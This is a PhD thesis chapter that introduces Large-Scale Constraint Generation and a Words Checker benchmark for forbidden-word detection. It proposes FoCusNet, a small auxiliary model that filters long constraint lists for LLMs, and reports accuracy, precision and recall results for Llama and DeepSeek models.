I conducted this work during a six-month internship at the *University of Illinois Urbana-Champaign* (UIUC), where one of my primary objectives was to deepen my understanding of the latest LLM research in collaboration with leading experts in the field. Consequently, this contribution is primarily methodological, addressing the broader research question of how to facilitate the real-world adoption of AI systems, including in cybersecurity.

Specifically, I focus on the challenge of constrained generation, where an LLM must produce outputs that are not only correct but also adhere to predefined constraints, such as structural or formatting requirements. For instance, in the context of using LLMs for automated penetration testing [68, 67], a valid response must meet two conditions: (i) correctness (e.g., successfully capturing the flag) and (ii) validity (e.g., avoiding the use of outdated software patches). As highlighted in several surveys and position papers [226, 82, 83], this remains a challenging and unsolved problem, limiting the full automation of LLM-based applications.

In this chapter, I explore a novel question related to constrained generation: Can an LLM autonomously retrieve and respect the relevant requirements to generate a valid answer from a possibly long list of generic and fine-grained constraints? While




Fig. 5.1 In the proposed problem – Large-Scale Constraint Generation, the model must generate a valid answer while adhering to an input task and a long list of constraints. In the example, this can be done either by (a) directly interpreting the concatenated task and constraints or (b) using a FoCusNet to extract relevant constraints. The first approach may lead to inappropriate responses (*e.g.*, offering beer to a Muslim [2]), while the second ensures valid answers.

prior research has largely focused on enhancing LLMs' reasoning abilities under increasingly complex constraints, little attention has been given to their ability to self-retrieve necessary constraints. For example, if provided with up-to-date code documentation, could an LLM execute a penetration test autonomously – without human intervention to guide retrieval, as is typically required in approaches like [84]?

5.1 Introduction

Instructions are prompts or directives, written in natural language, that guide the model to perform a specific task [227]. *Constraints* are specific forms of instructions that represent the model's requirements to generate a *valid answer*. The recent literature has extensively studied the *constrained generation* ability of Large Language Models (LLMs)– *i.e.*, their capacities to produce valid outputs – in tasks requiring complex reasoning (*e.g.*, solving multi-step logical puzzles)[228], focus on multiple requirements and for multiple rounds (*e.g.*, iteratively refining a summary based on feedback)[229, 230], dealing with long texts (*e.g.*, answering questions about an entire book chapter)[231, 232], and output formatting (*e.g.*, "the answer must contain exactly N words")[233, 234, 226].

In this chapter, I take a step further in defining instruction-following tasks. In particular, while previous literature has focused on complex but few task-specific indications, here I focus on scenarios with a high number of fine-grained but general constraints that the model must respect to generate a valid answer. Consider the example in Fig. 5.1. The model faces a social task (*e.g.*, “be a good visitor in an Islamic country”), and can access a comprehensive travel guide with generic information on how to achieve the goal (*i.e.*, long list of constraints). Could the LLM, with the sole aid of the generic travel guide and no other explicit instruction, realise that “inviting a Muslim for a beer after prayer” [2] is not a good way to solve the task?

We call this new framework *Large-Scale Constraint Generation (LSCG)*. LSCG examines whether LLMs can replicate humans’ *practical intelligence* [235], *i.e.*, the ability to interpret and adapt to the context. In particular, facing LSCG the model is not tasked to solve complex reasoning problems, but rather i) to consult broad and generic guidelines (*e.g.*, travel guide, but also updated documentation while coding [84, 68]), ii) to identify the requirements relevant for the specific problem, and iii) to apply them to derive a valid solution.

As it is currently unclear whether and how LLMs’ capabilities could scale with the hundreds (if not thousands) of constraints that a travel guide or some code documentation could provide, we implement a concrete instance of LSCG, *Words Checker*. We design Words Checker as a simple problem, not requiring particular reasoning skills, to explicitly study how the performance of LLMs while solving the task is affected by the number of constraints. In Words Checker, the model is given as input a list of forbidden words and a sample sentence. The task is to classify the sentence as *valid* (*i.e.*, does not contain forbidden words) or *invalid* (*i.e.*, contains at least one forbidden word).

We create different instances of Words Checker with increasingly larger lists of forbidden words (*e.g.*, 100, 500 and 100). Then, we systematically evaluate how features such as model family – Meta’s *LLama* [236] vs. Deepseek’s *R1* [237]), size – 8B vs. 70B, and Test Steering Strategies (TSS)– *Simple Prompt*, *Chain of Thought* [238, 239] and *Best of N* [240, 241] affect the results.

Furthermore, inspired by *Retrieval Augmented Generation (RAG)* [242] and the recent literature [243, 244], we propose *FoCusNet (Focused Constraints Net)*, a lightweight and customizable model to parse the originally large list of constraints into a smaller set of constraints relevant to the task, helping the LLM to better focus. In Words Checker, FoCusNet is a $\sim$ 300k parameters model that we train to determine whether a set of words is present in a sentence. During inference, it preprocesses the long list of forbidden words and parses it into a smaller set




Fig. 5.2 FoCusNet significantly outperforms typical LLM inference methods on the proposed Words Checker task (*DeepSeek-R1-Distill-Llama-8B*). Red numbers indicate differences compared to 100-word scenario.

of potential suspects, allowing the LLM to focus more effectively on meaningful instances.

The results of a distilled 8B LLM in Words Checker, shown in Fig. 5.2, are striking: traditional Test Steering Strategies, including simple prompting, suffer a drastic performance drop – down to $\sim 27.8\%$ accuracy. Manual analysis reveals that the model often processes words individually, losing focus, and sometimes conflating its reasoning process with the actual task. For example, it may incorrectly assert that a word is present simply because it appears in a self-generated list. Our approach proves the most robust, leveraging the synergy between two models. FoCusNet, trained to detect the presence of words with accuracy 90%, effectively narrows the search space (*i.e.*, average of 30 suspicious words out of 1000). The LLM, in turn, benefits from this reduced scope, filtering out false positives from FoCusNet and improving overall accuracy.

In sum, our contributions are as follows.

– **Large-Scale Constraint Generation**: A novel problem to evaluate the ability of current LLMs to automatically parse a large number of constraints and identify the relevant ones.

– **Words Checker**: A practical example of LSCG where the model identifies invalid sentences as the number of forbidden words increases. We systematically experiment 2 models (*LLama* and *R1*), 2 model sizes (8B and 70B), and 3 TSS (prompt-based, CoT, Best of N).

– **FoCusNet**: A small dedicated model that works in conjunction with the LLM, helping it to better focus on relevant constraints.

– **Code and Datasets**: To reproduce Words Checker and FoCusNet and help the community benchmarking LSCG.

5.2 Related Work

Instruction-Following abilities of LLMs. The challenge of constraining textual generation has been studied since the early days of NLP [245], but the rise of LLMs has dramatically increased expectations beyond merely "producing plausible text" [95, 65]. Modern LLMs are expected to follow complex instructions, handle multiple constraints across interactions [229, 230], and process long texts [231, 232]. Yet, this problem remains unsolved. Studies show that LLMs struggle with adherence to rules [246], format following varies widely across domains [226], open-source models are still behind closed source solutions [228] and smaller models still perform poorly in structured tasks [247]. Most of the previous evaluations assume interactive chat-like settings, with few clear user instructions specific to the required task. In contrast, we contribute to this line of research by examining how LLMs perform when given an extensive list of fine-grained yet generic requirements to satisfy.

Instruction Tuning. Given these challenges, instruction tuning might seem like a natural candidate for improving adherence to complex and fine-grained constraints. Prior work has highlighted its role in enhancing generalization capabilities [248–250], and even a small set of high-quality instructions can lead to performance gains [251, 252]. However, despite well-established guidelines for crafting such instructions [253–255], instruction tuning remains costly and resource-intensive. This makes it unsuitable for large-scale applications that require customization [256, 257], continuous knowledge updates [242], or, like our example in Fig. 5.2, cultural adaptation [258, 259]. Instead, we argue that LLMs should, like humans, handle unfamiliar constraints by leveraging external knowledge sources while relying on their reasoning abilities to interpret and respond accordingly. Consequently, we do not employ instruction tuning to further specialize our models.

Test Steering Strategies. Rather than modifying a model through instruction tuning, an alternative approach is to guide LLM outputs at inference using test-time steering strategies. These methods enhance rule adherence without the cost and inflexibility of fine-tuning. Prior research has explored various controlled generation techniques to enforce constraints [260]. LLMs have shown strong performance with simple interventions like Chain-of-Thought (CoT) prompting [261]. However, studies suggest that such methods alone may be insufficient for handling fine-grained, hard constraints [233]. To address this, researchers have investigated best-of-K selection [262, 263], where multiple independent samples are generated, scored, and ranked to select the most suitable output. Other approaches include rejection-sampling-based methods [264], reward-model-guided decoding [265, 266], and constraint-aware streaming algorithms [267, 268]. Building on this body of work, we assess the rule-following capabilities of LLMs using various test-time steering strategies.

Auxiliary Modules for LLMs. In this chaper, I present FoCusNet, a modular support model that enhances LLMs' ability to follow constraints. Unlike base model modifications, FoCusNet acts as an auxiliary module that identifies and prioritizes relevant constraints, guiding the LLM's generation process. In practise, it provides an intermediate solution between resource-heavy instruction tuning and simpler test-time steering methods, which, while more efficient, may struggle with complex tasks.

Similar approaches using specialized support models for LLMs have been explored in various text generation tasks. For example, retrieval-augmented generation (RAG) [242, 244] improves LLM responses by incorporating external knowledge, while classifier-based safeguards promote responsible generation [269]. Furthermore, researchers have also developed classifier-based content moderation systems [270–272] and output filtering techniques to address jailbreak vulnerabilities [273],

5.3 Large-Scale Constraint Generation

In this Section, we formally define LSCG, relate Test Steering Strategies techniques with LSCG and finally introduce FoCusNet.

5.3.1 Formal Definition

In constrained generation, LLMs autoregressively generate an output sequence y according to an input task t and a set of constraints $c = \{c_1, c_2, \dots, c_C\}$. LSCG is a specific case of constrained generation characterized by a large number of constraints (*i.e.*, $C \geq 100$). We suppose both t, and the constraints c_i with $i \in C$ to be string-based. Although this assumption does not cover the most general case (see Sect. 5.6), it is sufficient to model real-world scenarios such as the travel guide and documentation examples of Sect. 5.1.

We define the LLM input *query*: $q = e(t) \parallel p(c)$, where $\parallel$ is the concatenation. Specifically, here e and p are *Test Steering Strategies* that can be applied to improve model performance: e is a function that *enhance* the definition of the task, while p helps *parsing* the constraints. We provide more details in the next section.

We represent the LLM as a function $f_\theta : q \to y$. This means that the LLM generates an answer y as $y = f_\theta(q)$ according to its pre-trained weights θ. A model-generated answer y is valid for a given query q if it correctly solves the task t while adhering to the constraints c.

5.3.2 Existing Test Steering Strategies

Here, we list the most prominent TSS previously identified in the literature and examine how they apply in our formulation. We provide a summary in Tab 5.1.

Table 5.1 Summary of how different steering solutions produces the final query $q = e(t) \parallel p(c)$.

Test steering	**Enhance -** $e(t)$	**Parse -** $p(c)$
Simple Prompt	t	$c_1 \parallel c_2 \parallel \cdots \parallel c_C$
Chain of Though	$t \parallel g$	$c_1 \parallel c_2 \parallel \cdots \parallel c_C$
Best of N	$t \parallel g$	$y_1 \parallel y_2 \parallel \cdots \parallel y_N$
FoCusNet	$t \parallel g$	$f_\phi(c)$

Simple Prompt. As both t and c are text-based, a natural approach is to simply *concatenate* them: $q = t \parallel c_1 \parallel c_2 \parallel \cdots \parallel c_C$.

Chain of Thought (CoT). To enhance the reasoning capabilities of the LLM, we modify t by appending a guide phrase g, such as "*Think step by step*": $q = t \parallel g \parallel c_1 \parallel c_2 \parallel \cdots \parallel c_C$.

Best of N. Finally, to improve the interpretation of the C constraints, we can involve a panel of N judges (*e.g.*, independent runs of the model), each performing CoT reasoning independently, followed by a recap step to produce the final answer. Formally, let $y_n = f_{n,\theta}(t \parallel g \parallel c_1 \parallel c_2 \parallel \cdots \parallel c_C)$ denote the answer of the nth judge, where $n \in N$. Then, we can aggregate all the responses into a refined query: $q = t \parallel y_1 \parallel y_2 \parallel \cdots \parallel y_N$.

5.3.3 FoCusNet

Definition. Here, the goal is to learn an approximation of $p(c) : c \rightarrow k$ to reduce the large set of C constraints c to a more compact subset $k \in K$ of relevant constraints. To do that, we introduce a dedicated model, FoCusNet. Specifically, we define FoCusNet as a function f_ϕ with learnable parameters ϕ, trained on task-specific data to filter relevant constraints. Once trained, FoCusNet applies this filtering as $k = f_\phi(c)$, which yields the final query formulation: $q = t \parallel g \parallel k \parallel$.

Training FoCusNet. We train FoCusNet to perform a binary classification task over individual constraints. Specifically, FoCusNet operates on triplets $(\hat{c}, s, l)$. Here, $\hat{c} = \{c_1, c_2, \ldots, c_M\}$ is a subset of M constraints from c; s is a text-based instance where the constraint is satisfied or violated, and $l \in \{0, 1\}$ is a label indicating whether the constraint is violated (1) or not (0). For example, consider Fig. 5.1. The set of constraints is $\{c_1 =$"*Respect local customs and etiquette when visiting an Islamic country*"$\}$; the instance is $s =$ "*Invite a Muslim for a beer*"; the corresponding label l is violated ($l = 1$).

Inference with FoCusNet. During inference, FoCusNet receives as input the tuple of constraints and task (c, t) and generates a *relevance mask*, $m = \{m_1, m_2, \ldots, m_C\}$ with $m_i \in \{0, 1\}$ and $i \in C$. The mask determines which constraints are relevant for the task. Applying the mask yields the reduced set: $k = \{c_i \mid m_i = 1, \forall i \in C\}$.

As in any alerting system, FoCusNet aims at compromising *recall* and *precision*. Ideally, we would like FoCusNet to reduce the number of false positives, *i.e.*, irrelevant constraints mistakenly included. In fact, a large number of false positives leads to a larger and noisy set k. At the same time, it is essential to minimize false negatives, as excluding relevant constraints could hinder the LLM's ability to generate valid outputs.




Fig. 5.3 Training pipeline of FoCusNet for Words Checker. The model receives as input a batch of sentences and words. In Phase 1, FoCusNet uses a **frozen pre-trained model** to map the input into sentences (circles) and words (squares) embeddings. Then, in Phase 2, FoCusNet learns to **refine the sentence embeddings** (f_χ) and to **aggregate the words embeddings** (f_γ, f_λ) with a InfoNCE contrastive loss. Eventually, in Phase 3 FoCusNet train a Random Forest to **discriminate positive and negative examples**.

5.4 Methodology

In this section, we discuss the engineering of Words Checker and, consequently, FoCusNet's training.

5.4.1 Words Checker

Problem Definition. Words Checker is an instance of LSCG, where an LLM must classify a sentence as *valid* or *invalid* based on a dynamically provided list of forbidden words. Formally, given a sentence $S = (w_1, w_2, \ldots, w_n)$ and a set of forbidden words $F = \{w_{f1}, w_{f2}, \ldots, w_{fm}\}$, the model must determine whether S contains any word morphologically related to an element of F. A sentence is classified as *invalid* if $\exists w_{fi} \in F$ such that w_{fi} is a root or morphological variant of any $w_j \in S$, and *valid* otherwise. For example, given the sentence "The athlete skied a snowy mountain" and $F = \{\text{ski}\}$, the output should be *invalid*, since "skied" is a morphological variant of "ski". In contrast, for "The bathroom has recently been cleaned" and $F = \{\text{restroom}\}$, the output should be *valid*, as no word in S morphologically relates to "restroom".

Ratio behind Words Checker. We explicitly design Words Checker to study the impact of an increasing number of forbidden words on LLM performance. Therefore, unlike other constrained generation problems, this task does not require complex reasoning. Instead, we engineer Words Checker as a simple problem that an advanced, morphologically aware string-matching algorithm – without concern for synonyms – could potentially solve. In summary, Words Checker serves as an in vitro study on LSCG. At the same time, Words Checker has practical applications. Consider a scenario where S is the response the LLM generates during a conversation, and F is the set of words the user explicitly instructed the LLM to avoid (*e.g.*, when paraphrasing text, for secret keeping, etc.).

Testing Dataset. To construct a dataset for Words Checker, we use the *CommonGen* [274] benchmark, originally designed for traditional constrained text generation. Each entry in CommonGen consists of a sentence and a variable-sized list of W words that are morphologically present in it. For example, an entry may contain "The athlete skied a snowy mountain" with the corresponding words ["ski", "snow"].

We derive our dataset from two partitions of CommonGen, namely the *challenge train sample* and *challenge validation sample*[1]. For these partitions, W ranges from 1 to 4. Given a pool size of candidate forbidden words $|F|$, we: i) construct a vocabulary from all CommonGen partitions, and ii) iterate over the selected partitions to generate valid and invalid samples. To create an *invalid* example, we retain W CommonGen words and randomly sample $|F|-W$ additional vocabulary words. For a *valid* example, we select $|F|$ random words ensuring that none is morphologically present in the sentence.

We generate four versions of Words Checker, each containing 1000 sentences, with increasing constraint complexity: $F = \{10, 100, 500, 1000\}$. We generate balanced datasets, with approximately equal support for both classes. Notice that the 1000 sentences are the same across all scenarios.

5.4.2 FoCusNet for Words Checker

Model Description. In the practical scenario of Words Checker, we train FoCusNet to recognize whether a sentence S contains a set of words $W = \{w_1, w_2, \ldots, w_n\}$. The training pipeline, summarised in Fig. 5.3, is divided into three phases:

Phase 1: We use a frozen pre-trained sentence encoder to obtain the initial embeddings for the sentence (e_S) and the words ($\{e_{w_1}, e_{w_2}, \ldots, e_{w_n}\}$).

[1] The test partitions of CommonGen do not contain reference sentences.

Phase 2 Next, we refine these embeddings through two learnable projection layers. The sentence embeddings are refined with a linear layer $f_\chi : e_S \to \hat{e}_S$, where $\hat{e}_S$ is the refined sentence embedding. We aggregate the word embeddings into a single refined embedding $e_{\hat{W}}$ using an attention mechanism [275]. Specifically, given the embeddings $e_{w_1}, e_{w_2}, \ldots, e_{w_N}$, we compute $e_{\hat{W}}$ as:

$$e_{\hat{W}} = \sum_{i=1}^{N} f_\gamma(e_{w_i}) \cdot f_\lambda(e_{w_i})$$

Intuitively, we use this aggregation layer and focus on more words simultaneously to give the model a broader understanding of the context in which the words are used. For example, with $\{W_1 =$ "mount", "ski"} and $W_2 =${"mount", "lake"}, the model understands that "mount" belongs to both winter- and spring-like scenarios.

We train the layers χ, γ, and λ using the *InfoNCE* loss [276], which encourages higher cosine similarities for sentences and words that appear in the same set W. Specifically, two sentences S_1 and S_2 from the same batch are considered positive examples if they share the same set of words, and negative otherwise.

Phase 3: After training the encoder and projection layers, we concatenate the refined sentence embedding $\hat{e}_S$ and the word embedding $e_{\hat{W}}$ into a final embedding $e_f = \hat{e}_S \parallel e_{\hat{W}}$. This concatenated embedding is then fed into a Random Forest classifier, which determines whether the words encoded in $e_{\hat{W}}$ appear in the sentence S or not.

The last two phases of the training pipeline draw inspiration from the *Supervised Contrastive Loss* paper [277], and are designed to learn high-quality embeddings.

Training Dataset. To train FoCusNet, we use the remaining *train* and *validation* partitions from CommonGen. Since more than 80% of the sentences contain a list of three specific words, we apply synthetic augmentation to the dataset. Given a sentence (*e.g.*, "The athlete skied a snowy mountain") with three contained words (*e.g.*, "athlete", "ski", "mountain"), we randomly select subsets of one (*e.g.*, "mountain") or two words (*e.g.*, "athlete", "ski"). The original sentence remains a valid positive sample for each subset. This enhancement allows the model to learn from training examples with varying numbers of words contained, enhancing its generalizability. As we further discuss in Sect.5.6, note that such augmentations, which exploit logical dependencies, are not specific to this task but generalise across various

Table 5.2 Results of a DeepSeek-R1-Distill-Llama-8B model using different Test Steering Strategies as the number of forbidden words $|F|$ increases. The proposed FoCusNet significantly outperforms other TSS methods.

Test Steering Strategies	$\|F\|$: 100			$\|F\|$: 500			$\|F\|$: 1000		
	Acc.	**Rec.**	**Prec.**	**Acc.**	**Rec.**	**Prec.**	**Acc.**	**Rec.**	**Prec.**
Simple Prompt	86.99	97.25	81.01	70.51	**87.62**	66.33	62.14	82.98	57.52
Chain of Thought	**87.70**	**94.16**	83.88	68.20	87.12	63.03	59.90	78.34	56.83
Best of 3	85.60	94.16	80.94	62.70	83.30	58.81	58.40	80.16	55.46
FoCusNet	87.50	79.18	**95.76**	**79.30**	81.69	**77.78**	**72.80**	**84.01**	**68.26**

fields. For example, returning to the example in Fig.5.1, adopting the appropriate behaviour (*e.g.*, "inviting a Muslim for tea rather than beer") not only aligns with the task "How to be a good visitor" but is also consistent with "How to effectively socialize" and "How to spend quality time with locals while travelling".

Eventually, the final dataset contains $\sim$ 220k labelled examples of sentences and contained words.

5.5 Experiments

In this section, we present the results of traditional Test Steering Strategies and FoCusNet in Words Checker. While we provide some qualitative insights, our primary focus is on reporting *quantitative metrics* (e.g., accuracy, precision, and recall). A more detailed qualitative analysis, including an examination of specific model responses, can be found in Appendix D.

5.5.1 Experiments Settings

LLMs Inference. To deploy the LLMs in our Words Checker experiments, we use *SGLang*[2], an open-source framework that facilitates efficient model downloading and deployment. Specifically, we select four models from SGLang's library: *Meta-Llama-3.3-8B-Instruct* and *Meta-Llama-3.3-70B-Instruct* from the LLaMA family [236], as well as the more recent *DeepSeek-R1-Distill-Llama-8B* and *DeepSeek-R1-Distill-Llama-70B* from DeepSeek [237]. The deployment of the 70B models required four NVIDIA RTX A6000 GPUs, whereas the 8B models ran efficiently on a single

[2] https://docs.sglang.ai/index.html

A6000 GPU. When prompting the models, we set the *temperature t* to 0.2 for the Simple Prompt strategy and increase it to 0.4 for more sophisticated TSS. The exact prompts used are provided in Appendix D.

When using the Best of N strategy, we set N=3.

Training FoCusNet. For the contrastive loss training of FoCusNet, we perform a hyperparameter search using 4-fold cross-validation ($K = 4$), ensuring that all examples sharing the same word list are assigned to the same fold to prevent data leakage. We explore embedding sizes $\{64, 128, 256, 512\}$, learning rates $\{1e^{-4}, 2.5e^{-4}, 5e^{-4}\}$, and InfoNCE loss temperatures $\{0.05, 0.1, 0.2\}$, training for 30 epochs. The best configuration, determined by averaging validation results, consists of an embedding size of 128, a learning rate of $2.5e^{-4}$, a temperature of 0.05, and 24 training epochs, using *all-mpnet-base-v2*[3] as the pre-trained encoder. After selecting the best encoder, we train a random forest where each sentence is paired with a positive (words contained in the sentence) and a negative example (words not contained). A hyperparameter search yields an optimal configuration of 200 trees, a maximum depth of 10, and a minimum of three samples per leaf.

Metrics. Since Words Checker is a standard binary classification problem, we evaluate performance using *accuracy* (overall correctness), *precision* (the proportion of predicted positive sentences that actually contain at least one forbidden word), and *recall* (the proportion of actual positive sentences correctly identified). Additionally, for invalid sentences, we assess the model's parsing ability. To do so, we introduce *parsing precision* and *parsing recall*. For example, given the sentence "The athlete skied the snowy mountain," the set of forbidden words {snow, mountain, ski}, and the model's prediction {snow, ski, sun, fun}, the parsing recall is 0.66 (2 out of 3 correct words retrieved), while the parsing precision is 0.5 (2 out of 4 predicted words are correct).

5.5.2 Results

Is Words Checker challenging?. We assess the effectiveness of a simple prompting strategy and find that all models, regardless of family or size, experience a roughly 30% accuracy drop as the number of forbidden words increases from 10 to 1000 (see Fig. 5.4). In addition (full table on Appendix), more forbidden words lead

[3] https://huggingface.co/sentence-transformers/all-mpnet-base-v2




Fig. 5.4 Accuracies with a "Simple Prompt" strategy as the number of forbidden words increases.

to an increase in false alarms. For example, with 100 forbidden words, LLama 70B has a recall of 97% and precision of 99%, but with 1000 forbidden words, the recall only decreases to 92%, while the precision drops to 65%. These results show that, despite simplicity, Words Checker remains challenging for basic prompting strategies, suggesting that more advanced Test Steering Strategies are needed.

FoCusNet vs. Traditional TSS Limitations. We assess the impact of advanced Test Steering Strategies, like Chain of Thought and Best of 3, on Words Checker using Deepseek's R1-8B model and compare the results with FoCusNet.

Observe the results of Tab. 5.2. With 100 forbidden words, all methods show similar accuracy. Traditional TSS has better recall, while FoCusNet is more precise. Chain of Thought provides minimal improvement over Simple Prompt, suggesting that the LLM is already following a "Think Step by Step" strategy. The Best of 3 strategy does not help, as, for this simple task, too many opinions lead the final LLM to overthink – even more accentuated in the following scenario. Despite this, the LLM performs adequately in this case, which serves as our reference as we further increase the number of forbidden words.

With 500 forbidden words, the recall is similar for both traditional Test Steering Strategies and FoCusNet, but FoCusNet achieves +9% higher accuracy due to its better precision. Both Chain of Thought and Best of 3 degrade the performance of Simple Prompt. We find that forcing the model to reason more in simple tasks hinders its performance, as the LLM enters repetitive loops, leading to issues such as: i) confusion between its thought process and the original task, ii) overthinking (*e.g.*, , “Should I accept synonyms?” or “Do plurals count?”), and iii) hallucination of non-existent words. Contrarily, by focusing on smaller subsets of relevant words (3 for 100 forbidden words, 14 for 500, 30 for 1000), FoCusNet helps the LLM stay on task and reduce false alarms while maintaining a good recall.

Eventually, with 1000 forbidden words the issues observed in the 500-word case are amplified, and traditional Test Steering Strategies only performs 10% better than random guessing – remember that the problem is balanced. Although FoCusNet performance also declines, it still performs similarly to the 70B-Llama model (68% precision for FoCusNet vs 66% for Llama), which is promising given the ~ 10 times smaller LLM we used here.

Parsing skills of LLM + FoCusNet. Lastly, we conduct a deeper evaluation of our solution, utilizing FoCusNet to enhance the LLM's performance. While the original task was a binary classification – determining whether a sentence was valid or invalid – we now refine our analysis with a more granular approach. Specifically, for invalid sentences, we assess parsing precision by measuring the proportion of predicted words that are actually present in the sentence. Additionally, we evaluate parsing recall by examining how many of the true forbidden words (W) the LLM correctly identifies.

Our analysis focuses on approximately 500 *invalid sentences*, meaning sentences that contain at least one forbidden word ($|W| \geq 1$). This selection allows us to evaluate the detector's ability to identify relevant anomalies.

The results are shown in Fig. 5.5, with subfigures B and C providing key insights. These subfigures plot the percentage of invalid sentences (*y-axis*) against parsing precision and recall (*x-axis*). For example, they show that when using the list of relevant words identified by FoCusNet, the LLM achieves a parsing precision of 100% for 68% of invalid sentences. Both distributions exhibit a trimodal pattern, with peaks at 0%, 50%, and 100%. This pattern arises because most invalid sentences in the test dataset contain either one or two forbidden words (as seen in subfigure A).

Although the number of “perfect predictions” (both precise and accurate) consistently exceeds the number of “bogus predictions” (0% precision and recall), increasing the number of candidate words ($|F|$) negatively impacts performance. Notably, the scenarios with $|F| = 100$ and $|F| = 500$ contain the same set of invalid sentences. This means that the true forbidden words (W) in these sentences remain unchanged. For them, FoCusNet always makes the same predictions, irrespective of




Fig. 5.5 Analysis of recalls and precisions of FoCusNet per invalid sentences

F. However, as the pool of forbidden candidate words (F) grows, FoCusNet may introduce false positives into the list of relevant words returned to the LLM. These false alarms mislead the LLM, causing it to make more mistakes, thereby reducing overall performance.

5.6 Discussion

Conclusions. This chapter introduces Large-Scale Constraint Generation (LSCG), a new constrained generation problem where Large Language Models (LLMs) must adhere to a large number of constraints. I designed Words Checker as a controlled testbed of LSCG in which the model classifies sentences as valid or invalid based on an increasingly large list of forbidden words.

The experiments evaluated models from various families and sizes, testing traditional Test Steering Strategies and introducing FoCusNet, a customizable support module for LLMs. The results highlighted a significant performance drop across all models as the number of constraints increases. Standard TSS approaches not only fail to mitigate this decline but often lead models to overthink and hallucinate constraints. In contrast, FoCusNet proved to be the most resilient, consistently improving the adherence to the constraints by narrowing the focus of the model.

Despite FoCusNet 's own limitations, its effectiveness in reducing failure rates suggests a promising direction for addressing LSCG. With its simplicity and strong initial results, this study lay the groundwork for future research in constraint-aware LLM reasoning. By defining LSCG and offering open-source implementations of Words Checker and FoCusNet, the goal is to inspire the community to explore and benchmark solutions to this critical challenge.

Limitations. This work still presents open limitations.

First, while I provided examples of alternative use cases, I focused solely on a specific instance of Large-Scale Constraint Generation, namely Words Checker. To better isolate the impact of an increasing number of constraints, I deliberately designed Words Checker to minimize the role of the LLM reasoning. Although I believe that this problem has been largely overlooked in prior research, the current analysis remains partial and only addresses a scenario involving: i) multiple constraints and ii) constraints that do not require strong interpretation.

Second, the proposed model, FoCusNet, relies on sufficient task-specific data to perform well. This dependency may limit the applicability of FoCusNet in scenarios where task data are scarce. In the chapter, I suggested that augmenting existing datasets through contrastive loss and logical dependencies between constraints and input could mitigate this issue. Additionally, as a task-specific model, FoCusNet does not require extensive generalization, and minor "benign overfitting" is acceptable. Future work should further explore the trade-off between data availability and performance, possibly extending the analysis to contexts beyond Words Checker.

Moreover, while I present FoCusNet as a generic add-on module for LLMs, its architecture has only been evaluated within the Words Checker context. More research is needed to assess its generalizability and explore how different weight architectures might affect its performance.

Finally, this work work has focused solely on unstructured textual constraints. However, in many real-world tasks, constraints can span multiple modalities [270, 271] and structured data [278, 279]. In this regard, FoCusNet's customisation offers valuable flexibility, as different architectures could be adapted to better address these challenges.

Chapter 6

Conclusion and Future Work

Conclusions. In this thesis, I summarize my three years of PhD research.

